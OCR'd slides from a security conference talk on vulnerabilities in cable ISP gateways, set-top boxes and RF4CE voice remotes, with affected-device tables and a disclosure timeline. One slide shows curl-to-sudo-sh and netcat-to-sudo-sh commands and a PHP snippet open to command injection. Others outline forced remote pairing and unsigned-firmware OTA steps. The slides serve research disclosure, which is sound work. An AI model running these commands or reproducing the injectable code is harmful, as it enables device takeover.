
RF4CE remote force OTA

REMOTE WEB INSPECTOR

Comparable to FireFox and Chrome DevTools, accessible from over the internet

ARBITRARY FILE READ

- Found a route that looked like it was for reading files from the filesystem
- The route is for reading files from the filesystem



ROOT COMMAND EXECUTION

Sanitize your inputs!!!
Sanitize your inputs!!!
Sanitize your inputs!!!

sudo make install

curl http://totallylegit.com | sudo sh

nc -l -p 8080 0.0.0.0 | sudo sh

```
<?php
   $name = $_POST["name"];
   shell_exec("echo hello $name");
?>
```

VOICE REMOTE OVERVIEW

Control your STB with your voice!

Wireless instead of IR!

Motion activated lights!

TI CC2530 with RF4CE stack

RF4CE OVERVIEW

Zigbee protocol for remote control


Key exchange is unencrypted


RF4CE MSO (OPENCABLE) OVERVIEW

Uses RF4CE

For remote control of cable equipment

Binding process is not rate limited





RF4CE REMOTE FORCED PAIRING

Emulate remote


Entire binding process in under one second

~2 hours to force pair remote

RF4CE REMOTE FORCED OTA

Firmware package ISN’T signed

1) Modify update daemon
2) Modify firmware payload
3) Fix CRC and version
4) OTA :)



Devices & Disclosure

KNOWN AFFECTED DEVICES

Vendor	Model	Type	Tested ISP	CVE Count
Cisco	DPC3939	Wireless Gateway	Xfinity	16
Cisco	DPC3939B	Wireless Gateway	Comcast Business	13
Technicolor	DPC3941T	Wireless Gateway	Xfinity	11
Arris	TG1682G	Wireless Gateway	Xfinity	12
Technicolor	TC8717T*	Wireless Gateway	Time Warner	1
Motorola	MX011ANM	Set-Top Box	Xfinity	6
Xfinity	XR11-20	ZigBee Voice Remote	Xfinity	1

M

KNOWN NON-RDK DEVICES

Vendor	Model	Type	Tested ISP
Arris	TG1682G	Wireless Gateway	Spectrum
Technicolor	TC8717T	Wireless Gateway	Mediacom
Technicolor	TC8717T	Wireless Gateway	Time Warner
Arris	TG2492LG-VM	Wireless Gateway (Super Hub 3.0)	Virgin Media
Compal	CH7465LG-LC	Wireless Gateway (Connect Box)	Unitymedia
Technicolor	TC8305C	Wireless Gateway	Xfinity

M

DISCLOSURE TIMELINE

03/27/2017	Group 1 Vendor Disclosures
03/28/2017	Group 2 Vendor Disclosures
04/20/2017	Group 3 Vendor Disclosures
04/28/2017	Group 4 Vendor Disclosures
07/11/2017	Abstract goes live on defcon.org
07/28/2018	Public Disclosure (all groups)

M

REMEDIATION AND MITIGATION

Unauthenticated RCE attack chains affecting Comcast XFINITY devices have been remediated

Customers of other ISPs should contact their ISP to determine if their hardware is affected by CableTap

M

FINAL REMARKS

Not enough time to talk about all of the vulnerabilities

Please see our whitepaper for further details <link to whitepaper>

We found a substantial number of vulns, but the most severe have been patched (hooray!)

M

Q&A

Thank you for watching our talk :)

Thanks to Bastille for supporting our research.

Thanks to Comcast for remediating the unauthenticated RCE attack chains affecting Xfinity-branded devices.

MARC NEWLIN
Bastille Networks
marc@bastille.io
@marcnewlin

LOGAN LAMB
Bastille Networks
logan@bastille.io

CHRIS GRAYSON
Web Sight
chris@websight.io
@_lavalamp